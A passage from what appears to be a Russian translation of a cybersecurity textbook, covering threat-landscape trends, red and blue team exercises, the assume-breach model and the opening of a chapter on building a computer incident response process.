Согласно отчету о глобальных рисках в сфере IT лаборатории Касперского за 2016 г. (13), 54 % предприятий считают, что основные угрозы информационной безопасности связаны с ненадлежащим обменом данными через мобильные устройства. IT-отделам необходимо получать контроль над приложениями и применять политику безопасности на всех устройствах, принадлежащих компании и BYOD. Один из ключевых сценариев, который вам нужнонейтрализовать, описан на рис. 1.3.




Рис. 1.3

В этом сценарии у нас имеется личный планшет пользователя, на котором есть утвержденные, а также персональные приложения. Без платформы, которая могла бы интегрировать управление устройствами с управлением приложениями, эта компания подвержена потенциальной утечке данных. В этом случае, если пользователь скачивает электронную таблицу Excel на свое устройство и загружает ее в персональное облачное хранилище Dropbox, а электронная таблица содержит конфиденциальную информацию компании, он создает утечку данных без ведома или возможности компании обезопасить себя.

Данные

Поскольку мы закончили предыдущий раздел, говоря о данных, следует убедиться, что данные всегда защищены, причем независимо от их текущего состояния (в пути или в состоянии покоя). В зависимости от состояния данных угрозы будут разными. Ниже приведены примеры потенциальных угроз и контрмеры.

| Состояние | Описание | Угрозы | Контрмеры | Нарушение трех ключевых принципов информационной безопасности |
|---|--|--|--|---|
| Данные в состоянии покоя на устройстве пользователя | В настоящее время данные находятся на устройстве пользователя | Несанкционированный или вредоносный процесс может прочитать либо изменить данные | Шифрование данных в состоянии покоя. Это может быть шифрование на уровне файлов или шифрование диска | Конфиденциальность и целостность |
| Данные в пути | В настоящее время данные передаются с одного хоста на другой | В ходе атаки по-средника данные могут быть прочитаны, изменены или похищены | Для шифрования данных при передаче могут быть использованы протоколы SSL/TLS | Конфиденциальность и целостность |
| Данные в состоянии покоя локально (сервер) или в облаке | Данные находятся в состоянии покоя либо на жестком диске сервера, расположенному локально, либо в облаке (путь хранения) | Несанкционированные или вредоносные процессы могут прочитать или изменить данные | Шифрование данных в состоянии покоя. Это может быть шифрование на уровне файлов или шифрование диска | Конфиденциальность и целостность |

Это всего лишь несколько примеров потенциальных угроз и предлагаемых контрмер. Для полного понимания пути передачи данных в соответствии с потребностями клиента необходимо провести более глубокий анализ. У каждого клиента будут свои особенности, касающиеся путей передачи данных, соответствия, правил и положения. Крайне важно понять эти требования еще до начала проекта.

ПРОБЛЕМЫ КИБЕРБЕЗОПАСНОСТИ

Для анализа проблем кибербезопасности, с которыми сталкиваются компании в настоящее время, необходимо получить реальные данные и доказательства того, что в настоящее время происходит на рынке. Не во всех отраслях будут одинаковые проблемы в области кибербезопасности. По этой причине мы перечислим угрозы, которые по-прежнему наиболее распространены в различных отраслях. Это кажется самым подходящим подходом для аналитиков кибербезопасности, не специализирующихся на определенных отраслях, но в какой-то момент своей карьеры им, возможно, придется иметь дело с определенной отраслью, с которой они не очень знакомы.

Старые методы и более широкие результаты

Согласно отчету о глобальных рисках в сфере ИТ от лаборатории Касперского за 2016 г. (14), основные причины наиболее дорогостоящих утечек данных связанны со старыми атаками, которые развиваются с течением времени в следующем порядке:

- вирусы, вредоносные программы и трояны;
- недостаток усердия и неподготовленность сотрудников;
- фишинг и социальная инженерия;
- целевая атака;
- программы-вымогатели.

Хотя первые три в этом списке – старые знакомые и хорошо известны в сообществе кибербезопасности, они все еще преуспевают и по этой причине являются частью текущих проблем. Настоящая проблема состоит в том, что обычно они связаны с человеческими ошибками. Как объяснялось ранее, все может начинаться с фишингового сообщения по электронной почте, использующего социальную инженерию, чтобы заставить сотрудника щелкнуть ссылку, которая может загрузить вирус, вредоносное ПО или троян. В последнем предложении мы рассмотрели всех троих в одном сценарии.

Термин *целевая атака* (или продвинутая постоянная угроза) иногда не слишком понятен отдельным лицам, но есть некоторые ключевые атрибуты, которые могут помочь вам определить этот тип атаки. Первый и самый важный атрибут заключается в том, что у злоумышленника есть конкретная цель, когда он или она начинает составлять план атаки. Во время этой начальной фазы злоумышленник потратит много времени и ресурсов на проведение публичной разведки для получения информации, необходимой для осуществления атаки. Мотивом для этой атаки обычно является экспилитрация данных, другими словами, их кража. Еще один атрибут этого типа атаки – срок службы или период времени, в течение которого они поддерживают постоянный доступ к сети цели. Намерение злоумышленника состоит в том, чтобы продолжать дальнейшее распространение по сети, взламывая различные системы, пока цель не будет достигнута.

Одна из самых больших проблем в этой области – идентификация злоумышленника, когда он уже находится в сети. Традиционных систем обнаружения, таких как **системы обнаружения вторжений** (IDS), может быть недостаточно для оповещения о подозрительных действиях, особенно при шифровании трафика. Многие специалисты уже отмечали, что между проникновением и обнаружением может пройти до 229 дней (15). Сокращение этого разрыва, безусловно, является одной из важнейших задач для специалистов в области кибербезопасности.

Программы-вымогатели – это новые и растущие угрозы, которые создают совершенно новый уровень проблем для организаций и специалистов по кибербезопасности. В мае 2017 г. мир был потрясен крупнейшей в истории атакой с использованием программы-вымогателя под названием WannaCry. Вирус эксплуатировал известную уязвимость в Windows, SMBv1, исправление для которой было выпущено в марте 2017 г. (за 59 дней до атаки) в бюллетене MS17-010 (16). Злоумышленники использовали экспloit EternalBlue, выпущенный в апреле 2017 г. хакерской группой Shadow Brokers. Согласно MalwareTech (18), этот вымогатель заразил свыше 400 000 компьютеров по всему миру. Это гигантская цифра, которой никогда не наблюдалось в подобных атаках. Один из уроков, извлеченных в ходе этой атаки, заключался в том, что компаниям по всему миру по-прежнему не удается внедрить эффективную программу управления уязвимостями, о чем мы более подробно расскажем в главе 15 «Управление уязвимостями».

Очень важно отметить, что фишинговые письма по-прежнему являются средством доставки номер один для программ-вымогателей, а это означает, что мы снова возвращаемся к тому же циклу обучения пользователя, чтобы снизить вероятность успешной эксплуатации человеческого фактора с помощью социальной инженерии и иметь жесткие технические средства контроля безопасности для защиты от угроз и их обнаружения.

Изменение ландшафта угроз

В 2016 г. также получила широкую известность новая волна атак, когда компания «CrowdStrike» сообщила, что идентифицировала двух отдельных противников, связанных с российской разведкой, присутствующих в сети **Демократического национального комитета** США (DNC) (19). Согласно отчету, компания обнаружила доказательства того, что в сети DNC были две русские хакерские группы: Cozy Bear (также классифицированная как APT29) и Fancy Bear (APT28). Cozy Bear не был новым субъектом в этом типе атаки, т. к. доказательства показали, что в 2015 г. (20) они стояли за атакой на систему электронной почты Пентагона посредством фишинговых атак.

Этот тип сценария называется кибератаками, спонсируемыми правительством, но некоторые специалисты предпочитают изъясняться более общими терминами и называют их *данными, используемыми в качестве оружия*, поскольку их цель состоит в том, чтобы украсть информацию, которая может

быть использована против скомпрометированной стороны. Частный сектор не должен игнорировать эти признаки.

В настоящее время непрерывный мониторинг безопасности должен использовать как минимум три метода, показанных на рис. 1.4.



Рис. 1.4

Это только одна из причин, по которой организации начинают вкладывать больше средств в анализ угроз, машинное обучение и аналитику для защиты своих ресурсов. Мы рассмотрим это более подробно в главе 12 «Киберразведка».

УЛУЧШЕНИЕ СТРАТЕГИИ БЕЗОПАСНОСТИ

Если вы внимательно прочитаете всю эту главу, то совершенно четко поймете, что нельзя использовать старый подход к безопасности в противостоянии сегодняшним вызовам и угрозам. По этой причине важно убедиться, что ваша система безопасности готова справиться с этими проблемами. Для этого вы должны укрепить текущую систему защиты на разных устройствах независимо от форм-фактора.

Также важно, чтобы ИТ-отделы и службы безопасности могли быстро идентифицировать атаку, улучшив систему обнаружения. И последнее, но не менее важное: необходимо сократить время между заражением и сдерживанием, быстро реагируя на атаку путем повышения эффективности процесса реагирования.

Исходя из этого, можно с уверенностью сказать, что стратегия безопасности состоит из трех основных столпов, как показано на рис. 1.5.

Эти столпы нужно укреплять, и если в прошлом большая часть бюджета направлялась на защиту, то теперь существует еще большая необходимость распределить эти инвестиции и объем работ по другим областям. Эти инвестиции не относятся исключительно к техническому контролю безопасности, они так-

же должны осуществляться в других сферах бизнеса, включая административный контроль.



Рис. 1.5

Рекомендуется выполнить самопроверку, чтобы определить пробелы в каждом столпе с инструментальной точки зрения. Многие компании развивались с течением времени и никогда не обновляли свои средства безопасности, чтобы приспособиться к новой среде угроз и тому, как злоумышленники эксплуатируют уязвимости.

Компания, где большое внимание уделяется вопросам безопасности, не должна быть частью ранее упомянутой статистики (229 дней между проникновением и обнаружением). Этот разрыв должен быть резко сокращен, а ответ должен быть немедленным. Чтобы достичь этого, нужно разработать процесс реагирования на инциденты с использованием передовых и современных инструментальных средств, которые могут помочь инженерам по безопасности исследовать связанные с безопасностью проблемы. В главе 2 «Процесс реагирования на компьютерные инциденты» будет более подробно рассказано о реагировании на компьютерные инциденты, а глава 13 «Расследование инцидента» расскажет о тематических исследованиях, связанных с текущими расследованиями в области безопасности.

КРАСНАЯ И СИНЯЯ КОМАНДЫ

Понятие «Красная/Синяя команда» (Red/Blue Team) не является чем-то новым. Первоначальная концепция была введена во время Первой мировой войны и, как и многие термины, используемые в информационной безопасности, появилась в армии. Общая идея заключалась в том, чтобы продемонстрировать эффективность нападения посредством симуляции.

Например, в 1932 г. контр-адмирал Гарри Э. Ярнелл продемонстрировал эффективность нападения на Перл-Харбор. Девять лет спустя, когда японцы напали на Перл-Харбор, можно было сравнить оба нападения и увидеть, насколько похожая тактика использовалась (22).

Эффективность симуляций, основанных на реальной тактике, которая может быть использована противником, хорошо известна и применяется в армии. Университет иностранных военных и культурных исследований проводит специализированные курсы только для подготовки участников и руководителей Красной команды (23). Хотя концепция чтения электронных сообщений в армии шире, интеллектуальная поддержка посредством эмуляции угроз похожа на то, что пытается сделать Красная команда. **Программа учений и оценки национальной безопасности (HSEEP)** (24) также использует Красные команды во время упражнений по предотвращению, чтобы отслеживать, как движутся противники, и создавать контрмеры на основе результатов этих учений.

В области кибербезопасности принятие подхода «Красная команда» также помогло организациям обеспечить безопасность своих ресурсов. Красная команда должна состоять из высококвалифицированных специалистов с разными наборами навыков, причем они должны быть полностью осведомлены о существующем ландшафте угроз для отрасли организации. Команда должна быть в курсе тенденций, а также ей необходимо понимать, как происходят текущие атаки. В некоторых обстоятельствах и в зависимости от требований организации члены Красной команды должны обладать навыками кодирования, чтобы создать свой собственный экспloit и настроить его для более эффективной эксплуатации соответствующих уязвимостей, которые могут затронуть организацию.

Основной рабочий процесс Красной команды осуществляется с использованием подхода, показанного на рис. 1.6.

Красная команда осуществляет атаку и проникнет в среду, пытаясь прорвать текущие средства контроля безопасности, известные как тестирование проникновения. Цель миссии – найти уязвимости и эксплуатировать их для получения доступа к ресурсам компании. Фаза атаки и проникновения обычно следует под руководством корпорации «Lockheed Martin», опубликованному в докладе *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains* (25). Мы обсудим kill chain более подробно в главе 3 «Жизненный цикл атаки».

Красная команда также несет ответственность за регистрацию своих основных показателей, которые очень важны для бизнеса. Основные показатели выглядят так:

- **среднее время компрометации** (отсчет начинается с минуты, когда Красная команда начала атаку, до того момента, когда она смогла успешно скомпрометировать объект);
- **среднее время повышения привилегий** (начинается в той же точке, что и предыдущий показатель, но идет до момента полной компрометации, и именно в этот момент Красная команда получает административные привилегии для цели).




Рис. 1.6

До сих пор мы обсуждали возможности Красной команды, но упражнение считается выполненным не до конца без встречного партнера, Синей команды. Синей команде необходимо обеспечить безопасность ресурсов, и в том случае, если Красная команда обнаружит уязвимость и будет ее эксплуатировать, ей нужно быстро исправить сей факт и задокументировать как часть выводов.

Ниже приведены примеры задач, выполняемых Синей командой, когда злоумышленник (в данном случае Красная команда) может скомпрометировать систему:

- **сохранение улик** (обязательно сохраняйте свидетельства этих инцидентов, чтобы у вас была реальная информация для анализа, rationalизации и принятия мер по нейтрализации угроз в будущем);
- **проверка улик** (не каждое отдельное оповещение, или в данном случае улика, приведет вас к действительной попытке взломать систему. Но если это произойдет, необходимо каталогизировать это как **индикатор компрометации**);
- **привлекайте тех, кого необходимо** (на данном этапе Синяя команда должна знать, что делать с этим индикатором и какая команда должна быть в курсе этой компрометации. Привлеките все соответствующие команды, которые могут варьироваться в зависимости от организации);
- **сортировка по инциденту** (иногда Синей команде может потребоваться содействие правоохранительных органов или ордер для проведения дальнейшего расследования, правильная сортировка поможет в этом процессе);
- **охват нарушения** (на данный момент у Синей команды достаточно информации, чтобы охватить нарушение);

- **создание плана исправления** (Синяя команда должна составить план исправления, чтобы изолировать или выгнать противника);
- **выполнение плана** (после того как план будет готов, Синей команде необходимо осуществить его и выполнить восстановление после нарушения).

Члены Синей команды также должны обладать широким набором навыков и состоять из профессионалов из разных отделов. Помните, что в некоторых компаниях существует Красная/Синяя команда специального назначения, а в других – нет. Компании собирают эти команды только во время учений. Как и Красная, Синяя команда также несет ответственность за показатели безопасности, которые в данном случае не являются точными на 100 %. Причина, по которой это произошло, заключается в следующем: реальность такова, что Синяя команда может не знать точно, в какое время Красная команда смогла скомпрометировать систему. При этом оценка для данного вида упражнений уже достаточно хороша. Эти оценки самоочевидны, как видно из следующего списка:

- расчетное время до обнаружения;
- расчетное время до восстановления.

Работа Синей и Красной команд не заканчивается, если Красной команде удаётся скомпрометировать систему. На этом этапе предстоит еще много работы, что потребует полного сотрудничества между этими командами. Должен быть создан окончательный отчет, чтобы выделить детали относительно того, как произошло нарушение, предоставить документированный график атаки, подробности уязвимостей, которые подверглись эксплуатации для получения доступа и повышения привилегий (если это применимо), и определить влияние бизнеса на компанию.

Подразумеваем взлом

В связи с возникающими угрозами и проблемами в области кибербезопасности необходимо было изменить методологию, перейдя с модели «предотвратить взлом» (prevent breach) на модель «подразумевать взлом» (assume breach). Традиционный подход «предотвратить взлом» сам по себе не способствует непрерывному тестированию, и для борьбы с современными угрозами всегда нужно совершенствовать свою защиту. По этой причине принятие данной модели в области кибербезопасности было естественным шагом.

Во время интервью в 2012 г. бывший директор ЦРУ и Агентства национальной безопасности в отставке генерал Майкл Хейден сказал (26):

«По сути, если кто-то хочет войти, он входит. Ладно, хорошо.
Примите это».

Многие не совсем поняли, что он на самом деле имел в виду, но это высказывание является основой подхода «assume breach». Эта модель проверяет средства защиты, обнаружения и реагирования, чтобы убедиться, что они реа-

лизованы должным образом. Но для того, чтобы ввести все это в действие, становится жизненно важным использование упражнений для Красной и Синей команд с целью симуляции атак на собственную инфраструктуру и тестирования средств контроля безопасности компании, сенсоров и процесса реагирования на инциденты.

На рис. 1.7 показан пример взаимодействия фаз в упражнении для Красной и Синей команд.




Рис. 1.7

На этапе действий после взлома Красная и Синяя команды будут работать сообща для подготовки окончательного отчета. Важно подчеркнуть, что это должно быть не одноразовым упражнением, а непрерывным процессом, который будет дорабатываться и совершенствоваться с течением времени, используя передовой опыт.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

Можно ознакомиться с материалами, доступными по приведенным ниже ссылкам:

1. <https://www.darkreading.com/attacks-breaches/new-iot-botnet-discovered-120k-ip-cameras-at-risk-of-attack/d/d-id/1328839>.
2. <https://www.welivesecurity.com/2014/11/11/website-reveals-73000-unprotected-security-cameras-default-passwords/>.
3. <https://threatpost.com/20-linksys-router-models-vulnerable-to-attack/125085/>.
4. <https://www.nytimes.com/2017/02/15/us/remote-workers-work-from-home.html>.
5. Ознакомьтесь с независимыми от поставщиков инструкциями по внедрению BYOD, опубликованными в ISSA Journal: <https://blogs.technet.microsoft.com/yuridiogenes/2014/03/11/byod-article-published-at-issa-journal/>.

6. <https://www.csionline.com/article/3154714/ransomware-took-in-1-billion-in-2016-improved-defenses-may-not-be-enough-to-stem-the-tide.html>.
7. <http://blog.trendmicro.com/ransomware-growth-will-plateau-in-2017-but-at-attack-methods-and-targets-will-diversify/>.
8. Прочтите эту статью для получения дополнительной информации об опасных аспектах использования одного и того же пароля для разных учетных записей: <https://www.telegraph.co.uk/finance/personalfinance/bank-accounts/12149022/Use-the-same-password-for-everything-Youre-fuelling-a-surge-in-current-account-fraud.html>.
9. Загрузите отчет с сайта <https://enterprise.verizon.com/resources/reports/dbir/>.
10. Узнайте больше о Security Development Lifecycle на странице <https://www.microsoft.com/en-us/securityengineering/sdl/>.
11. Сведения о Microsoft Office 365 Security and Compliance можно найти по адресу <https://docs.microsoft.com/ru-ru/office365/securitycompliance/go-to-the-securitycompliance-center?redirectSourcePath=%252fen-us%252farticle%252fOffice-365-Security-Compliance-Center-7e696a40-b86b-4a20-afcc-559218b7b1b8>.
12. https://downloads.cloudsecurityalliance.org/initiatives/surveys/capp/Cloud_Adoption_Practices_Priorities_Survey_Final.pdf.
13. http://www.kasperskyreport.com/?gclid=CN_89N2b0tQCFQYuQodAQoMYQ.
14. Можно скачать отчет на странице http://www.kasperskyreport.com/?gclid=CN_89N2b0tQCFQYuQodAQoMYQ.
15. <https://info.microsoft.com/ME-Azure-WBNR-FY16-06Jun-21-22-Microsoft-Security-Briefing-Event-Series-231990.html?ls=Social>.
16. Прочтите бюллетень Microsoft для получения дополнительной информации: <https://www.microsoft.com/en-us/msrc?rtc=1>.
17. Прочтите статью для получения дополнительной информации об этой группе: <https://www.symantec.com/connect/blogs/equation-has-secrective-cyber-espionage-group-been-breached>.
18. <https://twitter.com/MalwareTechBlog/status/865761555190775808>.
19. <https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/>.
20. <https://www.cnbc.com/2015/08/06/russia-hacks-pentagon-computers-nbc-citing-sources.html>.
21. <https://www.theverge.com/2017/5/17/15655484/wannacry-variants-bitcoin-monero-adylkuzz-cryptocurrency-mining>.
22. <https://www.quora.com/Could-the-attack-on-Pearl-Harbor-have-been-prevented-What-actions-could-the-US-have-taken-ahead-of-time-to-deter-dissuade-Japan-from-attacking#!n=12>.
23. Можно скачать руководство Red Team по адресу http://usacac.army.mil/sites/default/files/documents/ufmcs/The_Applied_Critical_Thinking_Handbook_v7.0.pdf.
24. https://www.fema.gov/media-library-data/20130726-1914-25045-8890/hseep_apr13_.pdf.

-
- 25. Загрузите статью на странице <https://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf>.
 - 26. <http://www.cbsnews.com/news/fbi-fighting-two-front-war-on-growing-enemy-cyber-espionage/>.

Резюме

В этой главе вы узнали больше о текущем ландшафте угроз и о том, как эти новые угрозы используются для компрометации различных типов данных, включая учетные, и приложений. Во многих сценариях используются старые методы взлома, такие как фишинговые письма, но с более сложным подходом. Вы также познакомились с реальностью, касающейся общенационального типа угроз и правительственный атак. Чтобы защитить свою организацию от новых угроз, вы узнали о ключевых факторах, которые могут помочь вам повысить уровень безопасности. Важно, чтобы часть этого усовершенствования переключала внимание с защиты только на обнаружение и реагирование. Для этого использование Красной и Синей команд становится обязательным условием. То же самое относится и к подходу «assume breach».

В следующей главе вы продолжите изучать, как улучшить свою безопасность. Тем не менее эта глава будет посвящена процессу реагирования на компьютерные инциденты. Этот процесс имеет первостепенное значение для компаний, которым необходимы передовые методы обнаружения и реагирования на киберугрозы.

Глава 2

Процесс реагирования на компьютерные инциденты

В предыдущей главе вы познакомились с тремя столпами, которые поддерживают ваш уровень безопасности, а два из них (обнаружение и реагирование) напрямую связаны с процессом реагирования на компьютерные инциденты. Чтобы укрепить основы своей безопасности, вам необходимо иметь четко выстроенный процесс реагирования на инциденты. Этот процесс будет определять, как обрабатывать инциденты в области безопасности и быстро реагировать на них. У многих компаний есть процесс реагирования на инциденты, но они не в состоянии постоянно пересматривать его, чтобы учсть уроки, извлеченные в ходе предыдущих инцидентов, и, кроме того, многие не готовы обрабатывать инциденты в облачной среде.

В этой главе мы рассмотрим следующие темы:

- процесс реагирования на компьютерные инциденты;
- обработка инцидентов;
- деятельность после инцидента.

ПРОЦЕСС РЕАГИРОВАНИЯ НА КОМПЬЮТЕРНЫЕ ИНЦИДЕНТЫ

Существует множество отраслевых стандартов, рекомендаций и передовых методик, которые могут помочь вам создать собственный ответ на инцидент. Вы по-прежнему можете использовать их в качестве справочных материалов, чтобы убедиться, что охватили все соответствующие этапы для своего типа бизнеса. В качестве справочного материала в этой книге мы будем использовать **реагирование на инцидент в области компьютерной безопасности** (CSIR) – публикация 800-61R2 из Национального института стандартов и технологий (1).

Причины иметь в своем распоряжении процесс реагирования на компьютерные инциденты

Прежде чем углубиться в детали самого процесса, важно изучить терминологию, а также определить конечную цель при использовании реагирования на компьютерный инцидент как части улучшения стратегии безопасности. Почему это важно? Используем вымышленную компанию, чтобы дать ответ на этот вопрос.

На приведенном ниже рис. 2.1 показана временная шкала событий (2), которая заставляет службу технической поддержки информировать о проблеме и запускать процесс реагирования.




Рис. 2.1

В следующей таблице приведены некоторые соображения, касающиеся каждого шага в этом сценарии:

| Шаг | Описание | Соображения по поводу безопасности |
|-----|--|---|
| 1 | Хотя на диаграмме сказано, что система работает правильно, важно извлечь уроки из этого события | Что считается нормальным? У вас есть исходные данные, которые могут дать вам доказательства того, что система работает правильно? Вы уверены, что нет никаких доказательств компрометации до того, как письмо было открыто? |
| 2 | Фишинговые письма по-прежнему являются одним из наиболее распространенных методов, используемых киберпреступниками, чтобы побудить пользователей щелкнуть по ссылке, которая ведет на вредоносный/скомпрометированный сайт | В то время как в наличии должны быть технические средства безопасности для обнаружения и фильтрования данного типа атак, пользователей нужно научить идентифицировать фишинговые письма |

| Шаг | Описание | Соображения по поводу безопасности |
|-----|---|---|
| 3 | Многие из традиционных датчиков (IDS/IPS), используемых в настоящее время, не способны идентифицировать инфильтрацию и дальнейшее распространение по сети | Чтобы повысить уровень безопасности, вам необходимо улучшить технические средства контроля безопасности и сократить разрыв между заражением и обнаружением |
| 4 | Это уже часть побочного ущерба, нанесенного этой атакой. Учетные данные были скомпрометированы, и у пользователя возникли проблемы с аутентификацией | Должны существовать технические средства контроля безопасности, позволяющие ИТ-специалистам сбрасывать пароль пользователя и в то же время обеспечивать многофакторную аутентификацию |
| 5 | Не каждый инцидент связан с безопасностью; поэтому важно, чтобы служба технической поддержки выполнила начальную диагностику с целью изолировать проблему | Если бы технические средства контроля безопасности (шаг 3) смогли идентифицировать атаку или, по крайней мере, предоставить какое-либо свидетельство подозрительной активности, службе технической поддержки не пришлось бы устранять проблему – она могла просто следовать за процессом реагирования |
| 6 | На данный момент служба технической поддержки делает то, что должна, собирает доказательства того, что система была скомпрометирована, и сообщает о проблеме | Служба технической поддержки должна получить как можно больше информации о подозрительной деятельности, чтобы обосновать причину, по которой они считают, что это инцидент, связанный с безопасностью |
| 7 | На этом этапе вступает в дело процесс реагирования на компьютерные инциденты. Он следует своим собственным путем, который может варьироваться в зависимости от компании, отраслевого сегмента и стандарта | Важно документировать каждый отдельный этап процесса и после разрешения инцидента учитывать извлеченные уроки с целью повышения общего уровня безопасности |

Хотя в предыдущем сценарии есть много возможностей для улучшения, в этой вымышленной компании есть кое-что, чего не хватает многим другим компаниям во всем мире, – само реагирование на компьютерный инцидент. Если бы не процесс реагирования, специалисты службы технической поддержки исчерпали бы свои усилия по устранению неполадок, сосредоточившись на проблемах инфраструктуры. Компании, у которых есть хорошая стратегия безопасности, имеют в своем распоряжении процесс реагирования на инциденты.

Они также обеспечат соблюдение следующих рекомендаций:

- весь ИТ-персонал должен быть обучен, чтобы знать, как справиться с инцидентом в области безопасности;
- все пользователи должны быть обучены основам безопасности, чтобы выполнять свою работу качественно и избежать заражения;
- должна быть интеграция между системой технической поддержки и командой реагирования на инциденты, чтобы обмениваться данными;
- этот сценарий может иметь некоторые вариации, которые могут создать различные проблемы, требующие преодоления. Один из вариантов заключается в том, что на шаге 6 не будет обнаружено никаких **признаков компрометации**. В этом случае служба технической поддержки без

- труда продолжит устранение проблемы. Что, если в какой-то момент все снова заработает нормально? Это вообще возможно? Да, возможно;
- когда злоумышленник проникает в сеть, обычно он хочет оставаться невидимым, распространяя свое влияние дальше с одного хоста на другой, подвергая риску множество систем и пытаясь повысить привилегии путем компрометации учетной записи с привилегиями уровня администратора. Вот почему так важно иметь хорошие датчики не только в сети, но и в самом хосте. При наличии хороших датчиков вы сможете не только быстро обнаружить атаку, но и определить потенциальные сценарии, которые могут привести к неизбежной угрозе нарушения (3);
 - в дополнение ко всем только что упомянутым факторам следует отметить, что некоторые компании скоро поймут, что им необходим процесс реагирования на компьютерные инциденты, чтобы соответствовать правилам, применимым к отрасли, к которой они относятся. Например, FISMA требует, чтобы федеральные агентства имели процедуры для обнаружения, сообщения и реагирования на инциденты в области безопасности.

Создание процесса реагирования на компьютерные инциденты

Хотя процесс реагирования на компьютерные инциденты зависит от компании и ее потребностей, существуют некоторые фундаментальные аспекты, которые будут одинаковыми в разных отраслях.

На приведенном ниже рис. 2.2 показаны основные области процесса реагирования на компьютерные инциденты.




Рис. 2.2

Первый шаг для создания процесса реагирования на компьютерный инцидент – это определение цели. Другими словами, нужно ответить на вопрос: какова цель этого процесса? Хотя это может показаться лишним, т. к. название, кажется, говорит само за себя, важно очень четко понимать цель процесса, чтобы все знали о том, чего мы пытаемся добиться с его помощью.

Как только вы определили цель, вам нужно поработать над областью применения. И опять вы начинаете с ответа на вопрос, который в данном случае звучит так: к кому относится этот процесс?

